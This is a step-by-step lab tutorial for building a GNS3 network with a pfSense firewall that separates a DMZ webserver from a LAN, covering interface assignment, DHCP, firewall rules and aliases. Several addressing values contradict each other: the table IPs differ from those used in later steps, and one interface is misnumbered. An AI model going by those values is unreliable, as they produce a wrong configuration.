3.3.2. One client machine – *Ubuntu Server (webserver)*

> **NOTE:** Ensure that the Apache2 package is installed.
>
> ```
> > apt update
> ```
>
> ```
> > apt install apache2
> ```
>
> Since this lab isn't focused on configuring a real webserver, we will simply use the default webpage that Apache provides out of the box. For now, simply verify that the daemon is running:



```
iako@web-server:~$ systemctl status apache2.service
• apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2024-05-26 18:44:24 UTC; 51s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 624 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 706 (apache2)
      Tasks: 55 (limit: 1013)
     Memory: 7.6M
        CPU: 36ms
     CGroup: /system.slice/apache2.service
             ├─706 /usr/sbin/apache2 -k start
             ├─709 /usr/sbin/apache2 -k start
             └─710 /usr/sbin/apache2 -k start

May 26 18:44:23 web-server systemd[1]: Starting The Apache HTTP Server...
May 26 18:44:24 web-server apachectl[690]: AH00558: apache2: Could not reliably determine t
May 26 18:44:24 web-server systemd[1]: Started The Apache HTTP Server.
iako@web-server:~$ _
```

Figure 4 – Apache2 daemon status

If you are having issues with getting Ubuntu or Apache to work, you can “simulate” a webserver with a VPCS client. The idea is to have an end device in the DMZ that we can ping from other areas on the network.

3.4. LAN: (BLUE BOX) – **10.0.0.0/24**

3.4.1. One switch – *Ethernet switch*

3.4.2. Three client machines – *VPCS*

3.5. pfSense Firewall connections:

NOTE: This example uses the version 2.7.0 of pfSense Community Edition. You can either host this device as a VirtualBox VM or as a GNS3 appliance.

3.5.1. Connect ethernet0 to the ISP switch (Internet)

3.5.2. Connect ethernet1 to the Management switch

3.5.3. Connect ethernet2 to the DMZ switch

3.5.4. Connect ethernet3 to the LAN switch


Phase II – Configuring pfSense via CLI Console

Using VirtualBox instead of a physical box has its unique challenges. Mostly VirtualBox tries to help us do what we are trying to do and that can cause us some conflicts. We can work around these issues, but it may stress your cyber knowledge!

1. In GNS3, start the pfSense server

NOTE: There are like 3 seconds where you can change your boot options, but just let the timer click down and let it boot. The first time it starts can take a few minutes.

1.1. Once the VM finishes booting, you should see the CLI menu below



```
Starting syslog...done.
Starting CRON... done.
pfSense 2.7.0-RELEASE amd64 Wed Jun 28 03:53:34 UTC 2023
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

QEMU Guest - Netgate Device ID: 773b9f7f96b2499993ac

*** Welcome to pfSense 2.7.0-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0          -> v4/DHCP4: 192.168.122.66/24
 LAN (lan)       -> em1          -> v4: 192.168.1.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

Figure 5 – pfSense command line console

2. As you can see, pfSense only recognizes two interfaces – **em0 (WAN)** and **em1 (LAN)** – as currently active

2.1. Assign each of the pfSense interfaces on this device with a network

NOTE: Use the table below as a configuration guide for this step.

GNS3 Interface	pfSense Interface	pfSense Interface Name
Ethernet0	em0	WAN
Ethernet1	em1	LAN
Ethernet2	em2	OPT1
Ethernet4	em3	OPT2

2.2. Select option 1 to **Assign Interfaces** (Figure 6)

2.2.1. When prompted – **Should VLANs be set up now [y|n]?** – type

```
n
```

2.2.2. **Enter the WAN interface name or ‘a’ for auto-detection**

```
em0
```

2.2.3. **Enter the LAN interface name…**

```
em1
```

2.2.4. Similarly, use *em2* for the Optional 1 (OPT1) and *em3* for the Optional 2 (OPT2)

2.2.5. Verify the settings and type *y* to proceed (Figure 7)

2.3. You can see that all interfaces are now correctly assigned and active (Figure 8)

3. Configure IP and DHCP settings

3.1. Select option 2 to **Set interface(s) IP address**

3.2. You will see a menu of the 4 interfaces with their current network settings (Figure 8)

> **NOTE:** We will walk you through the first two interfaces, and leave the rest for you to complete on your own. Use the table below to assist with configuration settings.

pfSense Interface	pfSense Interface	IPv4 Address
em0	WAN	Dynamic – DHCP
em1	LAN	Static – 20.2.2.1/24
em2	OPT1	Static – 10.1.1.1/24
em3	OPT2	Static – 212.10.10.1/24

3.3. Select interface 1 – WAN

3.3.1. **Configure IPv4 address WAN interface via DHCP? (y/n)**

```
y
```

3.3.2. **Configure IPv6 address WAN interface via DHCP6? (y/n)**

```
n
```

3.3.3. **Enter the new WAN IPv6 address**
Press *Enter* for none (we are not using IPv6)

3.3.4. **Do you want to revert to HTTP as the webConfigurator protocol? (y/n)**

```
n
```

3.3.5. Press *Enter* to finish em0 configuration and proceed

3.4. Select interface 2 – LAN

3.4.1. **Configure IPv4 address LAN interface via DHCP?**

```
n
```

3.4.2. **Enter the new LAN IPv4 address**

```
99.99.99.1/24
```

3.4.3. **Enter the new LAN IPv4 upstream gateway address**
Press *Enter* for none

3.4.4. **Configure IPv6 address LAN interface via DHCP6? (y/n)**

```
n
```

3.4.5. **Enter the new WAN IPv6 address**
Press *Enter* for none (we are not using IPv6)

3.4.6. **Do you want to enable the DHCP server on LAN? (y/n)**

```
y
```

3.4.7. **Enter the start address of the IPv4 client address range:**

```
99.99.99.5
```

3.4.8. **Enter the end address of the IPv4 client address range:**

```
99.99.99.100
```

3.4.9. **Do you want to revert to HTTP as the webConfigurator protocol?**


```
n
```

3.4.10. You should get a message on how to access the Web Configurator and be instructed to press *Enter* to continue (Figure 10)

3.5. Setup em2 (OPT1), and em3 (OPT2) in a similar fashion as em1 using the IP address spaces we picked earlier (Figure 11)

4. In GNS3, start the desktop in the Management LAN and check the current network settings

4.1. Verify that DHCP works and that our management PC has an IP address in the range of **99.99.99.5 – 99.99.99.100**



```
gns3@box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 0C:07:DE:DB:00:00
          inet addr:99.99.99.5  Bcast:99.99.99.255  Mask:255.255.255.0
          inet6 addr: fe80::e07:deff:fedb:0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1524 (1.4 KiB)  TX bytes:2734 (2.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:200 (200.0 B)  TX bytes:200 (200.0 B)

gns3@box:~$
```

Figure 12 – Client network settings verified

NOTE: You can request a new IP address at any time with the following commands (some Linux distros may vary…)

Release the currently assigned address on the interface named enp0s3.


```
> dhclient -r -i enp0s3 -v
```

Broadcast DHCP Discover packets to assign a new address.

```
> dhclient -i enp0s3 -v
```

4.2. Open Firefox and type the IP address you were given for webConfigurator (it should be *https://99.99.99.1/*)

We haven't set up any certificates yet, so you will get a big warning. Just click ***Advanced…*** and go to the site anyway by accepting the risk and continuing. This will take you to the pfSense GUI interface to Sign In. Previously, when you were asked to revert to HTTP, if you said *y*, you will not get any warnings. Great choice to avoid a security message, but bad practice because everything you do can be read by others monitoring your network traffic.



Your connection is not private

Attackers might be trying to steal your information from **99.99.99.1** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID

To get Chrome's highest level of security, turn on enhanced protection

Figure 13 – Caution page connecting to pfSense

5. Return to the GNS3 workspace, start the other devices in the DMZ and LAN spaces, and verify they are receiving IP addresses

> **NOTE:** If a PC doesn't get a DHCP IP, don't worry about it, we'll address it later using the GUI.

Phase III – Configuring pfSense via GUI Console

pfSense is not generally configured using the CLI menu. The GUI interface provides much more options and is easier to work with. At this point, all of your devices should be getting IP addresses from the pfSense DHCP server. If they aren't getting a DHCP IP address, don't worry, we'll check them in the GUI.

1. On the Management PC, return to the login page at ***https://99.99.99.1*** (Figure 14)

   1.1. At the Sign In screen use the default creds to log in:

Username: *admin*
Password: *pfsense*

2. Once logged in, on the top ribbon menu select *Status–>Dashboard* (Figure 15)

> **NOTE:** At the top, you will see a large warning about using the default username and password. Normally I would say change this, but I've had too many students ask me, "Dr. HVH? What's my password?" so please leave this alone for this exercise. On the right, you can see the interface settings we made earlier. I recommend that you click on these to get an idea of how the GUI and CLI commands line up but do not make any changes.

3. At the top menu bar, select *Interfaces–>Assignments* (Figure 16)

3.1. Click on*WAN* to bring up the configuration settings for just that interface (Figure 17)

3.1.1. Review the various options to get familiar with the available options

3.1.2. Make the following changes as necessary

Option	Value
Description	ISP
IPv4 Configuration Type	DHCP
IPv6 Configuration Type	None

3.1.3. Scroll to the bottom and press *Save*

3.1.4. Now you will see a double-check prompt, so select *Apply Changes* (Figure 18)

3.2. Return to the Interface Assignments page and make the following adjustments to the remain adapters (Figure 19):

3.2.1. LAN – change to "Management" and verify static IP assignment of 99.99.99.1/24

3.2.2. OPT1 – change to "DMZ" and verify static IP assignment of 20.0.0.1/24

3.2.3. OPT2 – change to "LAN" and verify static IP assignment of 10.0.0.1/24

> **NOTE:** Yes, we could have assigned LAN to em3 from the get-go. However, by doing it this way, you gain experience in using the GUI. You will encounter a few of these moments in these labs. The goal is to help you learn, not just read and click.

4. Select*Services –>DHCP Server* to open the DHCP settings (Figure 20)

  4.1. View the details for the DHCP services on the Management interface

  4.2. Let's pretend that we have reserved the IP addresses 99.99.99.101-99.99.99.110 so we will add a DHCP pool to use the remaining IP address

    4.2.1. Click on *+ Add Pool*

    4.2.2. Pool Description –> "Management"

    4.2.3. Range –> 99.99.99.111 to 99.99.99.254

    4.2.4. Click on *save*

    4.2.5. Your settings should look like (Figure 21)

  4.3. Verify DHCP services for the ISP, DMZ, and LAN networks and change as necessary

> **NOTE:** Remember that all DHCP servers need to provide a gateway address to their clients too.

5. Return to the Dashboard by selecting *Status –>Dashboard*

Phase IV – Open Everything Up

In a default two-interface LAN and WAN configuration, pfSense software utilizes default deny on the WAN and default allow on the LAN. Everything inbound from the Internet is denied, and everything out to the Internet from the LAN is permitted. All home-grade routers use this methodology, as do all similar open-source projects and most similar commercial offerings. It's what most people expect out of the box, therefore it is the default configuration. That said, while it is a convenient way to start, it is not the recommended means of long-term operation. – (Last accessed 25 October 2023 https://docs.netgate.com/pfsense/en/latest/firewall/best-practices.html)

We are going to violate these settings for demonstration purposes. Don't worry, we'll put them back.

1. Navigate to the pfSense top ribbon and select *Firewall–>Rules*

2. Click on the *Management* tab, observe the firewall rules and read the descriptions (Figure 22)

  2.1. **Anti-Lockout Rule** – keeps users from accidentally locking themselves out of the GUI interface

  2.2. **Default allow LAN to any rule** – Does not restrict any access for IPv4 hosts

2.3. **Default allow LAN IPv6 to any rule** – Does not restrict any access for IPv6 hosts

> **NOTE:** We aren't using IPv6, so you can delete the **Default allow LAN IPV6 to any rule** by pressing the*trashcan button*.

3. Click on the *DMZ* tab to open the rules for the DMZ

4. Click on *Add* (there are no rules so it doesn't matter which one) to open the Edit Firewall Rule page (Figure 23)

4.1. Make the following changes using the drop-down menus and textboxes:

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	Any
Source	DMZ net
Destination	Any
Description	Allow DMZ to any rule

4.2. *Save* and *apply changes*

5. Repeat the above steps for the LAN interface

> **NOTE:** We are going to leave the ISP interface completely blocked for now.


6. Test the firewall settings

6.1. From the Management PC, ping the simulated webserver and any of the LAN PCs

> **NOTE:** If you still can't ping, you have done something wrong and will need to troubleshoot the problem. Did you remember to apply DHCP to all the end devices?

6.2. From the webserver, ping a LAN PC and the Management PC

6.3. From the Management PC, view the webpage hosted on the webserver (**http://20.0.0.5:80**)


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Apache2 Ubuntu Default Page: It w
Not secure | 20.0.0.8
Ubuntu

Apache2 Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `-- ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Figure 24 – Default Apache2 website

Phase V – Separate the DMZ from the LAN

The whole point of a DMZ is to have two separate infrastructures that can't interact with each other directly, they have to negotiate data transfer through a 3rd party, in this case, pfSense. So we are going to set up traffic blocking between the DMZ and the LAN.


1. On the pfSense top menu bar, select *Firewall–>Rules–>DMZ*

    1.1. Edit the existing rule with the following changes:

Option	Value
Action	Block
Interface	DMZ
Address Family	IPv4
Protocol	Any
Source	DMZ net
Destination	LAN net
Description	Separating the LAN from the DMZ

1.2. Click on *Save* and of course *Apply Changes*

2. Now navigate to the web server console and try pinging the LAN PC again. You should get a timeout error




```
WEBSERVER> ping 10.0.0.5

10.0.0.5 icmp_seq=1 timeout
10.0.0.5 icmp_seq=2 timeout
10.0.0.5 icmp_seq=3 timeout
10.0.0.5 icmp_seq=4 timeout
10.0.0.5 icmp_seq=5 timeout

WEBSERVER>
```

Figure 25 – Webserver pinging PC1

3. ***Right-click*** on the connection on the webserver-pfSense link and start a Wireshark capture


3.1. Try to ping the LAN PC again. Notice that there is no response from the pfSense server now



```
20.0.0.7          10.0.0.5        ICMP   Echo (ping) request
20.0.0.7          10.0.0.5        ICMP   Echo (ping) request
20.0.0.7          10.0.0.5        ICMP   Echo (ping) request
20.0.0.7          10.0.0.5        ICMP   Echo (ping) request
20.0.0.7          10.0.0.5        ICMP   Echo (ping) request
```

Figure 26 – Failed communication from DMZ to LAN

3.2. Navigate to one of the LAN PCs and try to ping the webserver. It should be successful



```
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
10.0.0.5        20.0.0.7        ICMP   Echo (ping) request
20.0.0.7        10.0.0.5        ICMP   Echo (ping) reply
```

Figure 27 – Successful communication from LAN to DMZ

Phase VI – Access the Internet

Our web server needs access to the Internet. So we are going to add a rule to allow this to occur. Remember, we are going to use the ISP_Test_PC as our simulated Internet. We are going to allow only the Web_Server to access the Internet through the Firewall. We are going to introduce using Aliases in pfSense for this phase.

1. Navigate to the Ubuntu_Desktop and use the browser to get access to the pfSense GUI

2. Using the top ribbon menu select *Firewall –>Aliases–>Ports*

   2.1. Select *Add* and adjust the properties of the Alias as follows (Figure 28)

Option	Value
Name	Internet_Ports
Description	Access to the Internet
Type	Port(s)
Port(s)	**Description**
443	https
80	http
53	dns

   2.2. *Save* and *Apply Changes*

3. Using the top ribbon menu select *Firewall –>Aliases–>IP*

   3.1. Select *Add* and adjust the properties of the Alias as follows (Figure 29)

Option	Value
Name	DMZ_Internet_Enabled_Hosts
Description	Allows machines in DMZ to access the Internet
Type	Host(s)
Host(s)	**Description**
20.0.0.5-20.0.0.100	DMZ network

3.2. *Save* and *Apply Changes*

4. Using the top ribbon menu select *Firewall–>Rules–>DMZ*

4.1. Select *Add* and adjust the properties as follows (Figure 30)

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	TCP/UDP
Source	Single host or alias
Source Address	DMZ_Internet_Enabled_Hosts
Destination	Any
Description	Allow DMZ Internet access
Destination Port Range	**Value**
From	(other)
Custom	Internet_Ports
To	(other)
Custom	Internet_Ports

4.2. *Save* and *Apply Changes* (Figure 31)

Phase VII – ICMP

If you were working ahead, you might have noticed that you can't ping from the webserver to the ISP_Test_IP. Remember we opened some ports, but Ping is a function of ICMP that doesn't use ports. We need a separate Alias to allow this.

